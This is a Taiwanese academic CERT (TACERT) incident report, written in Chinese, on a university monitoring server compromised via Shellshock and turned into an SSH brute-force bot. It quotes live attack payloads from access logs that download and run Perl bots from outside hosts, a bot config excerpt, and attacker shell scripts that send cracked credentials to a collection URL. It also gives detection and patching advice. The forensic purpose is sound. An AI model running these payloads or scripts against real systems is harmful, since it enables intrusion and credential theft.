個案分析-

S 大學遭受 Shellshock 漏洞攻擊的主機事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2015/3

I. 事件簡介

A. 該校資訊管理人員接獲國外組織 Profihost AG Team 來信檢舉，該校有台主機疑似對大量特定網段 IP 進行 SSH/FTP 的帳號密碼暴力破解攻擊。

B. 該校資安人員請本單位 TACERT 透過 SSH 遠端進行數位鑑識及故障排除。

C. 該台主機主要用途為透過 SNMP 協定監控校園內部設備的 Linux 主機。

D. 以下為節錄檢舉信部分內容，主旨為 SSH brute-force 的攻擊行為，以下為遭受攻擊的 IP 位址。

Subject: SSH brute-force from your network / domain (140)

An attempt to brute-force account passwords over SSH/FTP by a machine in your domain or in your network has been detected. Attached are the host who attacks and time / date of activity. Please take the necessary action(s) to stop this activity immediately. If you have any questions please reply to this email.

Host of attacker: 140 => edu.tw => edu.tw Responsible email contacts: edu.tw, edu.tw, hostmaster@twnic.net.tw Attacked hosts in our Network: 85.158.183.151, 85.158.181.13, 77.75.249.123, 185.39.221.95, 178.250.12.20, 77.75.253.27, 77.75.249.50, 178.250.10.232, 85.158.183.99, 77.75.252.137, 85.158.183.67, 77.75.254.103, 77.75.254.15, 185.39.221.41, 77.75.252.59, 77.75.252.118, 178.250.10.88, 178.250.10.93, 185.39.221.78, 85.158.181.35, 178.250.10.242, 85.158.182.236, 77.75.253.67, 85.158.182.207, 77.75.253.74, 77.75.251.127, 178.250.10.159, 77.75.255.213, 178.250.10.162, 77.75.254.17, 85.158.176.26, 77.75.253.87, 85.158.176.105, 77.75.249.242, 85.158.182.69, 85.158.182.219, 185.39.221.126, 85.158.176.75, 77.75.254.122, 85.158.183.158, 85.158.182.193, 77.75.254.110, 85.158.183.166, 77.75.255.211, 185.39.220.84, 85.158.177.253, 77.75.252.163, 85.158.181.63, 77.75.251.136, 85.158.183.176, 77.75.250.185, 178.250.10.167, 85.158.176.219, 77.75.254.215, 77.75.251.243, 77.75.252.89, 85.158.181.31, 178.250.10.100, 85.158.181.18, 77.75.249.44, 185.39.221.104, 77.75.254.129, 77.75.255.220, 178.250.9.24, 85.158.176.90, 85.158.176.159, 77.75.251.135, 178.250.10.174, 85.158.183.61, 85.158.182.85, 85.158.183.180, 178.250.10.112, 85.158.181.12, 178.250.10.64, 85.158.176.36, 77.75.249.73, 185.39.220.10, 85.158.183.120, 185.39.221.109, 178.250.12.5, 77.75.250.226, 85.158.176.114, 85.158.180.2, 85.158.176.225, 85.158.183.211, 77.75.249.103, 85.158.182.166, 178.250.10.155, 178.250.14.16, 178.250.10.11, 77.75.253.169, 77.75.250.224, 178.250.10.101, 77.75.249.23, 178.250.12.18, 85.158.183.191, 185.39.221.72, 85.158.181.16, 77.75.252.115, 85.158.181.29, 178.250.14.11, 85.158.179.20, 77.75.250.79, 77.75.254.217, 77.75.255.36, 77.75.251.63, 77.75.253.202, 77.75.249.118, 85.158.176.186, 185.39.221.122, 77.75.251.49, 185.39.221.35, 77.75.252.209, 77.75.250.60, 77.75.249.151, 178.250.10.180, 185.39.221.121, 85.158.181.19, 178.250.9.82, 178.250.12.19, 85.158.183.193, 77.75.252.24, 178.250.10.150, 77.75.254.83, 77.75.250.14, 85.158.176.137, 77.75.250.47, 77.75.252.198, 85.158.183.224, 77.75.249.11, 77.75.250.54, 178.250.10.214, 77.75.251.148, 85.158.183.159, 178.250.9.92, 77.75.250.112, 77.75.254.73, 77.75.254.74, 85.158.176.226, 77.75.250.94, 85.158.182.195, 178.250.10.84, 185.39.221.27, 77.75.251.27, 85.158.176.211, 178.250.10.36, 77.75.249.200, 77.75.254.168, 185.39.221.66, 77.75.250.239, 178.250.10.99, 85.158.183.214, 77.75.249.140, 85.158.183.141, 85.158.176.117, 178.250.10.133, 77.75.252.78, 77.75.252.233, 178.250.10.173, 77.75.250.123, 185.39.220.90, 77.75.249.67, 77.75.250.160, 85.158.181.30, 77.75.251.205, 85.158.183.84

II. 事件檢測

A. 因為該主機的 SSH 服務有限定內部網段能連入，故排除掉駭客透過此方式入侵主機。

B. 首先透過 netstat 指令檢查網路狀態，暫無發現可疑的應用程式及通訊連線，主要有啟用到的正常服務為 port 80 和 443 的網頁服務，此為管理者網站登入所需要。

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2208          0.0.0.0:*               LISTEN      2644/hpiod
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN      2665/snmpd
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN      3018/Xvnc
tcp        0      0 0.0.0.0:7402            0.0.0.0:*               LISTEN      3149/hptsvr
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      2843/mysqld
tcp        0      0 0.0.0.0:842             0.0.0.0:*               LISTEN      2356/rpc.statd
tcp        0      0 0.0.0.0:5901            0.0.0.0:*               LISTEN      3018/Xvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      2310/portmap
tcp        0      0 0.0.0.0:6001            0.0.0.0:*               LISTEN      3018/Xvnc
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      2872/sendmail: acce
tcp        0      0 :::80                   :::*                    LISTEN      2910/httpd
tcp        0      0 :::6001                 :::*                    LISTEN      3018/Xvnc
tcp        0      0 :::22                   :::*                    LISTEN      2703/sshd
tcp        0      0 :::443                  :::*                    LISTEN      2910/httpd
```

C. 因為有啟用 httpd 的網站服務，故檢查網站的 access log 是否有異常，雖然沒有 phpmyadmin 的 setup.php 漏洞，但記錄上仍可以看到許多人嘗試存取該漏洞位址，失敗會出現 HTTP 404 的紀錄。

```
110.45.136.50 - - [08/[redacted]23:59:02 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "Zm
110.45.136.50 - - [08/[redacted]23:59:02 +0800] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 404 304 "-" "ZmE
110.45.136.50 - - [08/[redacted]23:59:02 +0800] "GET /pma/scripts/setup.php HTTP/1.1" 404 297 "-" "ZmEu"
110.45.136.50 - - [08/[redacted]23:59:02 +0800] "GET /myadmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
110.45.136.50 - - [08/[redacted]23:59:02 +0800] "GET /MyAdmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
```

D. 研究發現實際上遭受入侵的方式就是近期很有名的 Shellshock 漏洞，此漏洞的嚴重程度是相當高的，駭客可以透過它執行 apache 帳號的權限行為，作為攻擊用殭屍主機。

E. 從以下 LOG 紀錄發現，駭客(紫色 IP)在 HTTP 標頭裡面插入特殊符號『(){ :;}』後，並利用已存在 /www/cgi-bin/test.sh 或任何 sh 的檔案就能夠進行紅底線標註的呼叫指令動作，主要原因是舊版本的 BASH SHELL 可以透過此方式進行操控。

F. 以下這兩個指令來看，駭客應該是到 209.20.86.222 下載一個 j.txt 的執行檔案到目錄「/tmp 和/var/tmp」中，並且執行 perl 檔「j.txt」向「50.57.187.242」或「209.62.65.146」進行報到動作，之後再透過「rm -rf *.txt*\」刪除下載的所有的 txt 檔案。

```
1  5.39.86.39 - - [02[redacted] +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { :;};
·  /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";system(\"cd /tmp/; cd /var/tmp/ ;
·  wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt ; fetch http://209.20.86.222/j.txt ;
·  lwp-download http://209.20.86.222/j.txt; perl j.txt 50.57.187.242; rm -rf *.txt*\");'"
-
·  5.39.86.39 - - [28[redacted] +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { :;};
·  /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";system(\"cd /tmp/; cd /var/tmp/ ;
·  wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt ; fetch http://209.20.86.222/j.txt ;
·  lwp-download http://209.20.86.222/j.txt; perl j.txt 209.62.65.146; rm -rf *.txt*\");'"
```

G. 實際到網址 209.20.86.222 的確能下載到 j.txt，其內容適用 perl 語法撰寫的腳本，從以下內容節錄部分得知，會利用到本地端的 port 80 和 443 向 IRC 伺服器進行回報。

```
1  #!/usr/bin/perl
·  my $processo =("[cpuset]","","[sync_supers]");
·  my @titi = ("index.php?page=","main.php?page=");
·  my $goni = $titi[rand scalar @titi];
-  my $linas_max='3';
·  my $sleep='7';
·  my @adms=("x", "y", "z", "w" );
·  my @hostauth=("local");
·  my @canais=("#hax");
10 chop (my $nick = `uname`);
·  my $servidor="3.4.5.6";
·  my $ircname =("g");
·  my $realname = ("g");
·  my @ircport = ("80","443");
-  my $porta = $ircport[rand scalar @ircport];
·  my $VERSAO = '0.5';
```

SHA256: b2dc8fde31cedc3d74d9cb50f4c8bd10e6b382064f690c41dcdd370a6280c98c

File name: j.txt

Detection ratio: 29 / 57

Analysis date: 2015-03-02 02:56:11 UTC (0 minutes ago)

Analysis | Additional information | Comments | Votes


Antivirus	Result
ALYac	Backdoor.Perl.Shellbot.B
AVG	PERL/ShellBot
AVware	Backdoor.Perl.IRCBot.a (v)
Ad-Aware	Backdoor.Perl.Shellbot.B

H. 另外從以下這兩個指令來看：


1. 駭客從 54.170.156.84 透過漏洞到「http://202.144.144.163/guide/」下載一個「b.pl」的執行檔案到目錄「/tmp」中，並且執行 perl 檔「b.pl」，之後再透過「rm -rf /tmp/b.pl*」刪除下載的檔案。
2. 駭客從 74.219.225.231 透過漏洞到「http://it-mattes.de」下載一個「q.jpg」的執行檔案到目錄「/tmp」中，並且執行 perl 檔「q.jpg」，之後再透過「rm -rf /tmp/q.jpg*」刪除下載的檔案。

```
54.170.156.84 - - [29/Nov/2014:21:33:40 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 16204 "-" "() { :;};
/usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";
system(\"wget http://202.144.144.163/guide/b.pl -O /tmp/b.pl;curl -O /tmp/b.pl
http://202.144.144.163/guide/b.pl;perl /tmp/b.pl;rm -rf /tmp/b.pl*\");'"
-
74.219.225.231 - - [30/Nov/2014:20:43:55 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 7516 "-" "() { :;};
/usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";
system(\"wget http://it-mattes.de/q.jpg -O /tmp/q.jpg;curl -O /tmp/q.jpg
http://it-mattes.de/q.jpg;perl /tmp/q.jpg;rm -rf /tmp/q.jpg*\");'"
```


3. 檢測網址「http://202.144.144.163/」，出現的是國家「不丹」的一個網站，疑似是學校的資訊管理頁面，而 /guide/ 目錄下卻可以直接存取到許多的惡意程式，可能已經遭受駭客入侵成為跳板。




4. 檢測德國網址「http://it-mattes.de」的網頁服務的確還是啟用中，不過出現的是網站維護中，而原本的目錄下的 q.jpg 已經不存在。



5. 檢測系統資料夾檔案中有發現到，在目錄 /var/tmp/ 底下藏有一個壓縮檔 new3.tar.gz，疑似為駭客植入的後門程式，且從檔案權限擁有者為 apache，故得知駭客是透過 Shellshock 漏洞存取進入的。



6. 解開壓縮檔 new3.tar.gz 後有五個檔案，分別有「b、f、r、print 和 pass.txt」，其中 b 因為編譯過其內容並非明文，應該是用來作為 brute-force 的執行檔案，透過 Virustotal 掃描有 28/56 的偵測比例為 HackTool。



SHA256: 6a9ef8f3f22d991486cd30b1a1f887a4e50d35a1e51646b2180353e3946f8186

File name: b

Detection ratio: 28 / 56

Analysis date: 2014-12-29 11:25:03 UTC (2 months ago)

Analysis | File detail | Additional information | Comments 1 | Votes

Antivirus	Result
AVG	Linux/BF.F
AVware	HackTool.Linux.BF.e (v)
Ad-Aware	Linux.CornelGEN.235
Agnitum	HackTool.Linux.BF.C
Antiy-AVL	HackTool/Linux.BF

7. pass.txt 可能為記錄當時破解到的帳號密碼，而檔案 f 為初始先刪除先前得所有檔案，再從 37.221.192.63 取得要掃描破解的 IP 資訊存入 scan.log，然後執行檔案 b 將資料存入 t.log，再透過執行 print 將 t.log 傳至 IP 109.228.25.87/.p.php 進行接收，最後會將取得的紀錄通通刪除。


檔案 f

```
#!/bin/bash
############### Config ###############
rm -rf ../y.txt*
rm -rf test
rm -rf scan.log
rm -rf *.pscan*
rm -rf vuln.txt
rm -rf nobash.txt
rm -rf scan.log session.txt

wget http:///.htaccess/ip/$1
curl -O http://37.221.192.63/.htaccess/ip/$1
fetch http://37.221.192.63/.htaccess/ip/$1
sleep 3
cat $1* |sort -u > scan.log
sleep 3
rm -rf $1*
sleep 1

./b 650
sleep 60
rm -rf t.log
cat vuln.txt | cut -d " " -fi,2 --output-d=: >t.log
cat nobash.txt | cut -d " " -fi,2,3 --output-d=: >>t.log
sleep 4
./print
```

檔案 print


```
#!/bin/bash


if which wget >/dev/null; then

for i in `cat t.log|sort|uniq`
do
wget -O .tmp http://109.228.25.87/.p.php?request="$i" &>/dev/null&
done
else

if which curl >/dev/null; then

for i in `cat t.log|sort|uniq`
do
curl -O http://109.228.25.87/.p.php?request="$i" &>/dev/null&
rm -rf $i
done
else

if which fetch >/dev/null; then

for i in `cat t.log|sort|uniq`
do
curl -O http://109.228.25.87/.p.php?request="$i" &>/dev/null&
rm -rf $i
done
```

8. 最後檔案 r 的內容看起來只是部分的字典資料，可能為用來做暴力破解的資料庫。



9. 引述維基百科對 Shellshock 的簡單說明，Shellshock 又稱 Bashdoor，是在 Unix 中廣泛使用的 Bash shell 中的一個安全漏洞，首次於 2014 年 9 月 24 日公開。許多網際網路守護行程，如網頁伺服器，使用 bash 來處理某些命令，從而允許攻擊者在易受攻擊的 Bash 版本上執行任意代碼，這可使攻擊者在未授權的情況下存取電腦系統。

10. 駭客透過網站掃描到目錄下的 http://[host]/chi-bin/test.sh，直接透過網頁開啟會顯示該主機的版本相關資訊，也同時表示 bash 的指令可能透過此漏洞運行。




11. 這次事件封包側錄時間較短，並無發現到有特定 IP 利用 Shellshock

漏洞“(){ :;}”嘗試存取 GET test.sh 動作，故只能從先前的 Access Log 紀錄中得知駭客的行為。因此判定該惡意程式必須收到上層駭客指令後才會開始進行對外攻擊。

12. 簡易測試主機是否有此 Shellshock 的漏洞，我們可以在 linux console 下指令「env VAR='() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"」，如果 Bash 是有問題的話則會出現以下訊息「Bash is vulnerable! Bash Test」。

13. 修補方式則是盡快更新 Bash 版本至最新版，以此 CentOS 系統為例只要做「yum update bash」即可以修復此漏洞。

III.網路架構圖



1. 駭客透過 HTTP 方式 Shellshock 漏洞入侵受害主機，並帶有 bash shell 指令。

2. 受害主機接受到指令開始向上層中繼站群下載可用的惡意執行程式

j.txt、b.pl 或 q.jpg。

3. 同時受害主機也會向上層 IRC 主機 port80 或 443 進行報到動作。
4. 惡意程式中會去向另 C&C 下載欲破解的主機 IP 資料和字典庫。
5. 受害主機開始向特定大量的 IP 進行 SSH brute-force 破解。
6. 受害主機將破解成功的主機 SSH 帳號密碼 HTTP 回報給中繼站 109.228.25.87/.p.php 接收。

IV.建議與總結

A. 此次受害主機是遭受名為 Shellshock 的漏洞攻擊。

B. 此攻擊的危害程度頗大，駭客無須直接入侵主機就能透過 HTTP 利用 BASH Shell 漏洞執行或植入惡意程式。

C. 受害主機成為殭屍電腦後開始向特定主機進行 SSH 或 Telnet 的暴力破解。

D. 並將破解後的資料回傳給上層中中繼站，且大多惡意主機都是用雲端租用主機或免費空間，更難以追查源頭。

E. 可以透過特殊指令或網站去測試是否有此 Shellshock 漏洞，並且盡快進行 Bash 套件的更新即可修補此漏洞。

F. 時常留意是否有異常的流量或檢查 Access log 也能防範被入侵的可能。

G. 目前 Shellshock 的漏洞參數已可被 IPS 或 IDS 設備規則偵測到，故勿以直接用此漏洞做主機測試以免被開立資安事件單。

V. Shellshock 相關資訊連結

1. TACERT - 【漏洞預警】GNU Bash 存在高風險 CVE-2014-6271 與 CVE-2014-7169 (ShellShock)弱點 (2014-09-26)
   - ◆ http://cert.tanet.edu.tw/prog/showrpt.php?id=2859
2. TWNCERT - GNU Bash 'Shellshock' 弱點資訊更新 (2014/10/2)
   - ◆ http://www.twncert.org.tw/NewInfoDetail.aspx?seq=1434&lan

g=zhiT

3. iThome - Linux 大廠二度釋出 Shellshock 漏洞的修補程式！
   - ◆ http://www.ithome.com.tw/news/91180
4. 檢查及修復 Shellshock 漏洞
   - ◆ http://www.hkcode.com/linux-bsd-notes/855